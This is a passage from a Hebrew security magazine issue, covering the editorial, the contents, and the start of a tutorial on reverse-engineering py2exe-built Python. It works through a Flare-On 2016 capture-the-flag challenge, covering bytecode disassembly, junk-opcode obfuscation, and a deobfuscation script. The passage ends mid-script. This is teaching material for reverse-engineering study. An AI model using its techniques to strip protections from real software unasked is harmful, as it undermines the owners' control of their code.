


Digital Whisper

גליון 78, דצמבר 2016

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל, ניר אדר
כתבים:	לירן פאר (reaction), תומר זית, d4d, טל ליברמן ודור תומרקין.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

"לחיות לצד האקר אומר שלעולם לא אפתח לינק מאימייל שאני לא מכירה, שאשמע את המילה לקמפל ולקנפג וכל פעם אהיה בטוחה שזו מילה שהמציאו אותה באותו רגע כי מה לעזאזל השורש של המילה הזאת? זה אומר שהמשפט ששיננתי בעל פה ואומר אותו בזחיחות למקרה שאתקל בגיק שאני רוצה לעשות עליו רושם הולך ככה: "מה, לא שמעת על... קראתי על זה בסטוקאוברפלאו..." או שכל פעם שהוא ישאל אותי משהו במחשבים אני אפלוט את השרשרת הבאה: "התשובה היא בוטנט, פיירוול, תוכנה, קוד, קאפסלוק, ווינקי, אסקיואלאינג'נקשן". כי ככה זה, אני קונדיטורית והוא חי בעולם של 0 ו-1..."

(אריֶה קסטיאל)

אז... אלו דברי הפתיחה להפעם ☺

וכמובן, לפני שניגש לתוכן הגליון, נרצה להגיד תודה לכל מי שהשקיע החודש, נתן לנו ולקהילה את זמנו היקר וכתב לנו מאמרים! תודה רבה ל**לירן פאר (reaction)**, תודה רבה ל**תומר זית**, תודה רבה ל-**d4d**, תודה רבה ל**טל ליברמן** ותודה רבה ל**דור תומרקין**!

קריאה מהנה!

ניר אדר ואפיק קסטיאל.

תוכן עניינים

דבר העורכים	2
תוכן עניינים	3
Reversing Compiled Python	4
פתרון אתגר הסייבר 2016 של יחידת אופק	24
AtomBombing - שיטת הזרקה חדשה ל-Windows	59
שבירת פרדיגמת ה-RAT - Web Proxy דרך דפדפן	82
דברי סיכום	91

Reversing Compiled Python

מאת לירן פאר (reaction)

הקדמה

במאמר זה אציג ואסביר על הנושא Compiled Python Reverse Engineering תוך כדי עבודה מעשית. לאורך המאמר אשתמש באתגר #6 של Flare-On 2016 כתרגיל, כדי שנוכל ליישם תאוריה. Flare-On הוא סט אתגרים בתחום Reverse Engineering מבית חברת FireEye אשר מתפרסם במתכונת שנתית. כל אתגר מכיל בדרך כלשהיא סיסמה בצורת אימייל אשר נגמרת ב-@flare-on.com, והמטרה היא להשיג אותה.

תקופת התחרות של שנת 2016 הסתיימה, וכעת אפשר להוריד את כל עשרת האתגרים מהקישור הבא:


http://flare-on.com/files/Flare-On3_Challenges.zip

(סיסמה לארכיון: flare)

אסתמך במאמר זה כי לקורא ידע בסיסי לפחות בהנדסה הפוכה ופייתון.

סקירה בסיסית

הבה נתחיל! האתגר מכיל קובץ הרצה (PE Exe) אחד בשם kahki.exe. כשאנחנו מריצים אותו, אנו רואים כי הוא מבקש מאיתנו לנחש מספר מסוים מטווח של 1 עד 100, וסופר את מספר הנסיונות שלנו:



האם אנחנו יכולים להסיק מכך הרבה? לא ממש. אנו נדרשים להסתכל על הלוגיקה הפנימית של התוכנה.

דבר אחד מאוד בולט לנו ברגע שנבצע ניתוח סטטי בסיסי על התוכנה: זהו קובץ שנוצר ע"י py2exe. האינדיקציות רבות:

- גודל התוכנה הוא 3.63 MiB, זהו גודל לא אופייני לתוכנה שנראית יחסית פשוטה.
- נראה שב-resource section שנמצא ב-PE header יש directories בשמות "PYTHON27.DLL" ו-"PYTHONSCRIPT".
- חיפוש מחרוזות בקובץ ההרצה יניב שלל תוצאות, כמו "PY2EXE_VERBOSE" ו-"Could not load python dll".


אין כאן הרבה מקום לספק. אם יצא לכם לפתח לסביבת Windows בעזרת פייתון, יכול להיות שאתם מכירים את py2exe. זוהי תוכנה שלוקחת סקריפט/ים הכתובים בפייתון, ויוצרת תכנת native ל-Windows: ללא תלות בקיום פייתון על המחשב שמריץ את התוכנה, וללא תלות בספריות אשר קיימות אצל מריץ התוכנה. דבר זה כמובן עוזר עם portability בין מחשבים שונים. תהליך ההמרה הוא לא קסם, בגדול: מהדרים את קוד הפייתון לבייטקוד, מצרפים מפרש פייתון (כ-dll) ל-exe ונותנים לו להריץ את הבייטקוד. במקרה זה, גרסאת הפייתון המשומשת היא 2.7.

חשוב: על מנת להמשיך במאמר, נצטרך להשתמש בגרסה 2.7 של פייתון, כשם הגרסה של האתגר.

אז מה הדבר הראשון שאנחנו צריכים לעשות? להשיג את הבייטקוד כמובן. כשמהדרים סקריפט פייתון (.py), מקבלים קובץ מהודר (.pyc או .pyo) אשר כמובן לא קריא כטקסט. כדי לחלץ את קבצי ה-pyc שבשימוש נשתמש בסקריפט שנקרא unpy2exe.py, שאותו אפשר להשיג מכאן:

https://github.com/matiasb/unpy2exe

(אציין גם כי ניתן להשתמש בתוכנות אחרות שמבצעות את אותה הפעולה, כמו Py2ExeDumper[1] ו-Py2Exe Binary Editor[2]).



נקבל את שני הקבצים "boot_common.py.pyc" ו-"poc.py.pyc". אנחנו יכולים להתעלם מהראשון משום שהוא קוד ששייך ל-py2exe. אוסיף כי חילוץ הקבצים הללו אינו עסק מסובך: הם נמצאים בקובץ ההרצה כמשאב (resource). תוכלו להסתכל על קוד המקור הקל-להבנה של unpy2exe.py כדי להבין את התהליך.

ישנם כלים כמו uncomyple6[4], decompyle[3], ו-Easy Python Decompiler[5] אשר מסוגלים לבצע decompilation לקבצים מהודרים (רובם, לפחות) ולפשט את חיינו, וזה כמובן מה שנבחר לעשות בכל מקרה שכזה; אך אם ננסה להשתמש בהם, נגלה כי הם נכשלים להמיר את הקובץ המהודר לקוד פייתון!

```
C:\Users\Admin\Downloads\flare-on\6>uncompyle6 poc.py.pyc
# uncompyle6 version 2.9.3
# Python bytecode 2.7 (62211)
…
Traceback (most recent call last):
  File "c:\python27\lib\runpy.py", line 174, in _run_module_as_main
    "__main__", fname, loader, pkg_name) …
    jump_targets = self.find_jump_targets()
  File "c:\python27\lib\site-packages\uncompyle6\scanners\scanner2.py", line 844
, in find_jump_targets
    self.detect_structure(offset, op)
  File "c:\python27\lib\site-packages\uncompyle6\scanners\scanner2.py", line 621
, in detect_structure
    jmp = self.next_except_jump(i)
  File "c:\python27\lib\site-packages\uncompyle6\scanners\scanner2.py", line 462
, in next_except_jump
    self.jump_forward | frozenset([self.opc.RETURN_VALUE])
AssertionError
```

[1] https://sourceforge.net/projects/py2exedumper/
[2] https://sourceforge.net/projects/p2ebe/
[3] https://sourceforge.net/projects/decompyle/
[4] https://pypi.python.org/pypi/uncompyle6/
[5] זוהי תוכנה אשר מפשטת עניינים ומספקת חזית GUI לכלים uncompyle2 ו-decompyle++.
https://sourceforge.net/projects/easypythondecompiler/

מוצג חלק מדוח החריגה שנזרקת בזמן ה-decompilation. אם נפתח את הקובץ בו נזרקה החריגה נבין כי הכלי מצפה (בעזרת assert) למבנה אחיד מסוים שלא מתקיים ב-pyc, ולכן נכשל:

```
count_END_FINALLY = 0
count_SETUP_ = 0
for i in self.op_range(start, len(self.code)):
    op = self.code[i]
    if op == self.opc.END_FINALLY:
        if count_END_FINALLY == count_SETUP_:
            if self.version == 2.7:
                assert self.code[self.prev[i]] in \
                    self.jump_forward | frozenset([self.opc.RETURN_VALUE])
            self.not_continue.add(self.prev[i])
            return self.prev[i]
        count_END_FINALLY += 1
    elif op in self.setup_ops:
        count_SETUP_ += 1
```

אין לנו הרבה ברירות: נאלץ לנבור בבייטקוד שנמצא ב-poc.py.pyc.

קצת על python internals

אוקיי, אז לפני שנתחיל לחקור את הבייטקוד, יועיל אם נבין דבר או שניים לגבי איך העסק עובד.

לפני הכל, יש לציין כי הדברים שקובעים איך יראה ומה יכיל קובץ פייתון מהודר הם ההטמעה של פייתון (implementation) והגרסה שבשימוש; דבר זה אומר שאם נשתמש בהטמעה מסוימת, כמו PyPy, IronPython, ו-Jython, נקבל בינארי שלא מתאים לאחרים. אותו הדבר תקף גם לגרסת הפייתון שבה אנחנו משתמשים; אם נרצה להריץ קוד שהודר לגרסה אחרת, נתקל באי-תאימות—אלא אם כן השינוי הוא מינורי מאוד. דבר זה נכון גם לשינוי משמעותי כמו מעבר מפייתון 2 לפייתון 3 וגם למעבר תת-גרסה כמו 2.6 ל-2.7. מסיבה זו, לרוב לא מפיצים קבצי pyc לבדם, אלא אם אפשר להבטיח תאימות עם היעד, במקרה כמו embedded scripts. לכן אם נרצה להריץ את הקובץ poc.py.pyc, נצטרך להשתמש בגרסה 2.7 של פייתון.

CPython היא הטמעת ברירת המחדל, וגם הכי נפוצה של פייתון. זוהי ההטמעה שתהיה בשימוש אם נתקין פייתון מהאתר הרשמי (https://www.python.org/). בנוסף, py2exe תומך אך ורק בה נכון לזמן הכתיבה. נדון רק בהטמעה זו ובגרסה 2.7 במאמר. רק כדי להסיר ספקות: הטמעה בהקשר זה היא תוכנה שתפקידה הוא לקחת טקסט פייתון ובאמת להריץ אותו על המעבד (אשר כמובן לא מבין פייתון).

קובץ pyc מורכב משני חלקים: כותרת, ו-code object. הכותרת מורכבת משני שדות: ארבעה בתים של מספר המייצג גרסת פייתון (python magic number), וארבעה בתים אשר מייצגים חותמת זמן שינוי

אחרון של קובץ המקור. בפייתון 3.3 התווסף עוד שדה בגודל ארבעה בתים אשר מכיל את גודל קובץ המקור.

עובדה מעניינת: רק המספר שבשני הבתים הראשונים בשדה הגרסה באמת מייצג את הגרסה, בעוד ששני הבתים הנותרים הם CRLF ("\r\n"). מטרת ירידת השורה היא לנסות לגרום לשגיאת ניתוח במקרה שפותחים את הקובץ הבינארי במצב טקסט!

code object הוא יצוג פנימי של פיסת קוד הרצה, כמו פונקציה, מודול, מחלקה, או גנרטור. אובייקט כזה מכיל לא רק בייטקוד, אלא גם מידע חיוני לקוד, כגון קבועים, משתנים, דגלים, ושמות גלובליים בשימוש. אם נרצה לקבל את אובייקט הקוד של מחרוזת קוד מסוימת, נעזר בפונקציה הסטנדרטית compile(), אם נרצה ליצור אובייקט קוד ידנית, נשתמש ב-types.CodeType(). נוכל גם לגשת לאובייקט הקוד של פונקציה מסוימת בעזרת התכונה func_code, או אם אנו משתמשים בפייתון 3+ : __code__.

```
>>> code = """
from math import pi
if pi < 3.14:
    print('Oh no!')
"""
>>> compile(code, "<string>", "exec")
<code object <module> at 02288D58, file "<string>", line 2>
>>>
>>> def simple_func(int1, int2):
    result = int1 + int2 + 5
    print("The result is: {0}".format(result))

>>> simple_func.func_code
<code object simple_func at 022E8B60, file "<pyshell#14>", line 2>
>>> simple_func.func_code.co_name
'simple_func'
>>> dir(simple_func.func_code)
['__class__', '__cmp__', '__delattr__', '__doc__', '__eq__', '__format__',
'__ge__', '__getattribute__', '__gt__', '__hash__', '__init__', '__le__', '__lt__',
'__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__',
'__sizeof__', … , 'co_argcount', 'co_cellvars', 'co_code', 'co_consts',
'co_filename', 'co_firstlineno', 'co_flags', 'co_freevars', 'co_lnotab', 'co_name',
'co_names', 'co_nlocals', 'co_stacksize', 'co_varnames']
>>> simple_func.func_code.co_consts
(None, 5, 'The result is: {0}')
>>> simple_func.func_code.co_varnames
('int1', 'int2', 'result')
>>> simple_func.func_code.co_code
'|\x00\x00|\x01\x00\x17d\x01\x00\x17}\x02\x00d\x02\x00j\x00\x00|\x02\x00\x83\x01\x0
0GHd\x00\x00S'
>>> simple_func.func_code.co_names
('format',)
```

המכונה הווירטואלית (VM) של CPython היא stack-based, מה שאומר שפעולות אריתמטיות, העברת ארגומנטים לפונקציות, טעינת ערכים, ועוד, יתבצעו בעזרת המחסנית. אין אוגרים כמו שיש ב-x86. המכונות הווירטואליות של .NET ו-Java גם הן מבוססות-מחסנית.

אם נרצה להכפיל שני מספרים ב-VM מבוסס-מחסנית, סדר הפעולות יהיה כזה:

1. דחיפה של מספר #1 למחסנית.
2. דחיפה של מספר #2 למחסנית.
3. הוראת הכפלה, שבעצם תבצע את תת ההוראות הללו:
   - שליפה של מספר #2 מהמחסנית.
   - שליפה של מספר #1 מהמחסנית.
   - חיבור של שני המספרים.
   - דחיפה של הסכום למחסנית.

הערך שבראש המחסנית מכונה TOS, והאלמנטים שמתחת לראש מכונים TOS1, TOS2, TOS3 וכן הלאה. ניתן גם לייצג מיקום מסוים בצורת אינדקס כך: TOS[-i].

המודול הסטנדרטי dis מאפשר לנו לבצע disassembling לאובייקט קוד, או לאובייקט שאפשר להשיג ממנו אובייקט קוד, כמו פונקציה או מודול. בנוסף, dis מכיל שלל מידע על הוראות הבייטקוד, כמו: אילו הוראות מקבלות ארגומנטים, מילונים המאפשרים לנו להמיר הוראת בייטקוד מסוימת לערך המספרי המייצג אותה ולהפך, ועוד. הדוקומנטציה של dis מכילה את ה-reference הרשמי של קוד הביניים: https://docs.python.org/2/library/dis.html, ושם תוכלו לקרוא תיאור של כל הוראה. אציין כי המידע שבדוקומנטציה קצת שונה בכל גרסת פייתון על מנת לשקף את השינויים בהוראות וכו'. הנה דוגמה ל-dis המשתמשת בפונקציה שהגדרנו קודם:

```
>>> import dis
>>> dis.dis(simple_func.func_code)
  3           0 LOAD_FAST                0 (int1)
              3 LOAD_FAST                1 (int2)
              6 BINARY_ADD
              7 LOAD_CONST               1 (5)
             10 BINARY_ADD
             11 STORE_FAST               2 (result)

  4          14 LOAD_CONST               2 ('The result is: {0}')
             17 LOAD_ATTR                0 (format)
             20 LOAD_FAST                2 (result)
             23 CALL_FUNCTION            1
             26 PRINT_ITEM
             27 PRINT_NEWLINE
             28 LOAD_CONST               0 (None)
             31 RETURN_VALUE
```

כמו שאתם רואים, קוד הביניים הזה הינו פשוט לקריאה והבנה גם בלי להבין יותר מדי על הנושא. משתמשים ב-LOAD_FAST על מנת לדחוף למחסנית את הארגומנטים int1 ו-int2, בסדר הזה, ואז ב-BINARY_ADD כדי לשלוף מהמחסנית את TOS ו-TOS1, לבצע את החיבור, ולדחוף את התוצאה בחזרה ל-TOS. מבצעים עוד חיבור, הפעם טוענים רק את המספר 5 למחסנית ומבצעים חיבור משום שהתוצאה הקודמת כבר נמצאת במחסנית, ולאחר מכאן שומרים את התוצאה במשתנה result. בהמשך הפונקציה מתבצע הפלט של התוצאה.

שימו לב לכך שהארגומנטים להוראות כמו LOAD_FAST ו-STORE_FAST הם מספרים: מספרים אלו מתפקדים כאינדקסים למערך שכן מכיל את המידע של ההוראה. STORE_FAST 2 בעצם מתכוון לאלמנט השני במערך co_varnames, והוא, כפי שראינו, המשתנה result. נדע לאיזה מערך האינדקס בארגומנט מתכוון אליו לפי ההוראה עצמה: LOAD_CONST פועלת על co_consts, IMPORT_NAME פועלת על co_names, וכו'.

אציין כמה דברים לגבי הפורמט של ה-disassembly:

- המספרים שליד ההוראות מציינים את ה-offset של ההוראה בבייטקוד. לדוגמה, ההוראה הראשונה לוקחת שלושה בתים: אחד להוראה עצמה, ושניים לארגומנט.
- הארגומנט של הוראות בעלות פרמטר מצוין אחרי ההוראה עצמה, אחרי המרווח, ובסוגריים שליד הארגומנט מצוין למה בדיוק הארגומנט מתכוון. לדוגמה: LOAD_CONST 2 מציין את האלמנט באינדקס 2 ב-simple_func.func_code.co_consts, שערכו 'The result is: {0}', כפי שראינו קודם.
- המרחב בין שני בלוקי הקוד מציינים שורת קוד חדשה בקוד המקורי, והמספרים 3 ו-4 בשמאל הרחוק מייצגים את שורת הקוד הנוכחית בקוד המקורי.
- הוראה מתוייגת (כזו שלמשל קופצים אליה) תוקדם ב-">>", נראה זאת אחר כך.

כפי שאנו רואים במספרי ה-offset, כל ארגומנט להוראה הוא בגודל שני בתים. אם הארגומנט גדול מדי לשני בתים, משתמשים בהוראה EXTENDED_ARG שתקדים את ההוראה הרלוונטית ותספק עוד שני בתים (כ-most significant), אך לא נתקל במקרה כזה כאן. הארגומנטים האלו שמורים בצורת little endian.

מעניין גם לדעת שבפייתון 3.6+ הוחלף הבייטקוד ב-16-bit wordcode, מה שאומר שגודל ההוראות עצמן (ללא הארגומנטים) הוא שני בתים במקום אחד.

אוסיף כי בהטעמה השנייה בפופולריותה, PyPy, המבוססת (כרגע) על פייתון 2, הרוב המוחלט של הדברים שכרגע הזכרתי תקפים גם כן: PyPy משתמשת באובייקטי קוד, ובאותו בייטקוד עם שינויים מינוריים, וניתן להשתמש במודול dis באותו אופן.

פתרון האתגר

הבה נחזור לאתגרנו. נתחיל בלקבל את ה-disassembly של הקוד המצוי ב-poc.py.pyc. נשתמש בקוד הבא למטרה זו:

```
import dis, marshal
with open("poc.py.pyc", "rb") as f:
    pyc_header = f.read(8)      # first 8 bytes comprise the pyc header
    code_obj = marshal.load(f)  # rest is marshalled code object

dis.dis(code_obj)
```

שימו לב: תצטרכו להסיט את הפלט משורת הפקודה לקובץ מסוים (בעזרת ">").

המודול הסטנדרטי marshal מאפשר לקרוא ולכתוב ערכי פייתון מסוימים—טיפוסים כגון list, tuple, int, וכמובן object code—בפורמט בינארי שיבטיח תאימות בין סביבות ריצה; בערך כמו המודולים pickle ו-shelve, רק שאין משתמשים בו למטרות כלליות בקוד: הוא נמצא בעיקר כדי לתמוך בקריאה וכתיבה של קוד פייתון מהודר. הפורמט הבינארי הזה יכול להשתנות בין גרסאות פייתון, למרות שזה לא קורה הרבה.

```
  2           0 LOAD_CONST               0 (-1)
              3 LOAD_CONST               1 (None)
              6 IMPORT_NAME              0 (sys)
              9 STORE_NAME               0 (sys)
             12 LOAD_CONST               0 (-1)
             15 LOAD_CONST               0 (-1)
             18 POP_TOP
             19 LOAD_CONST               1 (None)
             22 ROT_TWO
             23 ROT_TWO
             24 IMPORT_NAME              1 (random)
             27 NOP
             28 STORE_NAME               1 (random)

  4          31 LOAD_CONST               2 ('Flare-On ultra python obfuscater
2000')
             34 STORE_NAME               2 (__version__)
             37 ROT_TWO
             38 ROT_TWO
```

הדבר הראשון שקופץ לעין הוא ששמים את הערך 'Flare-On ultra python obfuscater 2000' במשתנה __version__.

זהו רמז מאוד עבה ל-obfuscation בקוד, ואכן, אם נסקור את הקוד ברפרוף נוכל להבחין במקטעי קוד זבל שמופיעים לאורך כל הקוד:

- ROT_TWO, ROT_TWO: מחליף את TOS ב-TOS1, ואז עוד פעם; אין כאן השפעה על הלוגיקה.
- ROT_THREE, ROT_THREE, ROT_THREE: אותו הסיפור כמו ROT_TWO, רק עם TOS, TOS1, ו-TOS2.
- LOAD_CONST, POP_TOP: דוחף קבוע למחסנית, ואז מיד מסיר אותו.
- NOP: לא מבצע שום פעולה.

הוראות הזבל הללו לא שם רק כדי לסבך את הקוד, אלא מבצעים עוד תפקיד ערמומי: הם אחראיים לכך שהקוד לא יוכל לעבור decompilation, וזאת ע"י ניצול הלוגיקה ה"נאיבית" וההשערות של הכלים המבצעים את הפעולה. המכונה הווירטואלית עצמה לא כזו נאיבית כמובן, ומאפשרת הרצה של הקוד.

מכאן אפשר להמשיך בשתי דרכים:

דרך אחת תהיה למחוק את קוד הזבל מה-disassembly שייצרנו, מתי שנתקל בו, או בצורה הרבה פחות מייסרת: חיפוש והחלפה בעזרת כמה ביטויים רגולריים מהירים בכל עורך טקסט צנוע, לדוגמה:

- .+?NOP\s*\r\n
- .+?LOAD_CONST.+?\r\n.+?POP_TOP.+?\r\n
- .+?ROT_TWO.+?\r\n.+?ROT_TWO.+?\r\n
- .+?ROT_THREE.+?\r\n.+?ROT_THREE.+?\r\n.+?ROT_THREE.+?\r\n

בצורה זו נוכל לחצות את כמות השורות ב-disassembly. נעזר בדוקומנטציה של ההוראות (https://docs.python.org/2/library/dis.html) כדי להבין את משמעותן (רובן דיי ישירות), בשילוב עם ידע בסיסי בפייתון, ותוך זמן קצר נצליח להבין מה הקוד עושה; הרי ה-disassembly הרבה יותר קריא מדבר כמו x86 assembly.

הבעיה היחידה שאולי תתקלו בה היא בשורות הללו:

```
495 LOAD_CONST               16 (<code object <genexpr> at 02219B60, file "poc.py",
line 80>)
498 MAKE_FUNCTION            0
```

אנחנו רואים כאן שיוצרים פונקציה מתוך קבוע באינדקס 16 שהוא אובייקט קוד, ודוחפים אותה למחסנית.

איך נחקור אובייקט קוד שנמצא בתוך אובייקט קוד? בדרך דומה מאוד לאיך שעשינו זאת לקובץ, רק שהפעם נעביר ל-dis.dis את הקבוע:

```
>>> import marshal, dis
>>> pyc = open("poc.py.pyc", "rb")
>>> pyc_header = pyc.read(8)
>>> co = marshal.load(pyc)
>>> dis.dis(co.co_consts[16])
 80           0 LOAD_FAST                0 (.0)
        >>    3 FOR_ITER                27 (to 33)
              6 STORE_FAST               1 (x)
              9 LOAD_GLOBAL              0 (chr)
             12 LOAD_GLOBAL              1 (ord)
             15 LOAD_FAST                1 (x)
             18 CALL_FUNCTION            1
             21 LOAD_CONST               0 (66)
             24 BINARY_XOR
             25 CALL_FUNCTION            1
             28 YIELD_VALUE
             29 POP_TOP
             30 JUMP_ABSOLUTE            3
        >>   33 LOAD_CONST               1 (None)
             36 RETURN_VALUE
```


דרך שנייה להמשיך תהיה להסיר את קוד הזבל מהקוד עצמו על מנת שנוכל לבצע decompilation. פה נכנס לתמונה המודול bytecode_graph מאת צוות FLARE, אותם חברה שיצרו את האתגרים.

אפשר להוריד את המודול דרך pip (pip install bytecode-graph), או מכאן:

https://github.com/fireeye/flare-bytecode_graph.

מודול זה מאפשר לנו לערוך הוראות באובייקט קוד בקלות, ומטפל בדברים נחוצים כמו שינוי יעדי קפיצה אחרי הסרת הוראות וכו'.

בנוסף לכך, מודול זה מאפשר להציג גרף בקרת זרימה לבייטקוד בעזרת התוכנה GraphViz, כמתואר בתמונה שלמטה, אך לא ארחיב על כך.



נשתמש ב-bytecode_graph, marshal, ו-dis.opmap—מילון עם שמות הוראות כמפתחות וערכם המספרי כערכים—כדי ליצור סקריפט שמסיר את הוראות הזבל:

```
#!/usr/bin/env python2

import marshal
import bytecode_graph
from dis import opmap

def nop_junk(bcg):
    '''
    Turns junk code to NOPs.
    '''
    # resolve mnemonics to values
    nop_val = opmap["NOP"]
    rot_two_val = opmap["ROT_TWO"]
    load_const_val = opmap["LOAD_CONST"]
```

```
    pop_top_val = opmap["POP_TOP"]
    three_rot_three = tuple([opmap["ROT_THREE"] for _ in range(3)])

    # iterate instructions
    for node in bcg.nodes():
        if node.next is None:
            break

        if node.opcode == rot_two_val and node.next.opcode == rot_two_val:
            node.opcode = node.next.opcode = nop_val
        elif node.opcode == load_const_val and node.next.opcode == pop_top_val:
            node.opcode = node.next.opcode = nop_val
        elif node.next.next is not None and \
                (node.opcode, node.next.opcode, node.next.next.opcode) ==
three_rot_three:
            node.opcode = node.next.opcode = node.next.next.opcode = nop_val

def remove_nops(bcg):
    '''
    Removes NOPs from bytecode
    '''
    for node in bcg.nodes():
        if node.opcode == opmap["NOP"]:
            bcg.delete_node(node)

def main():
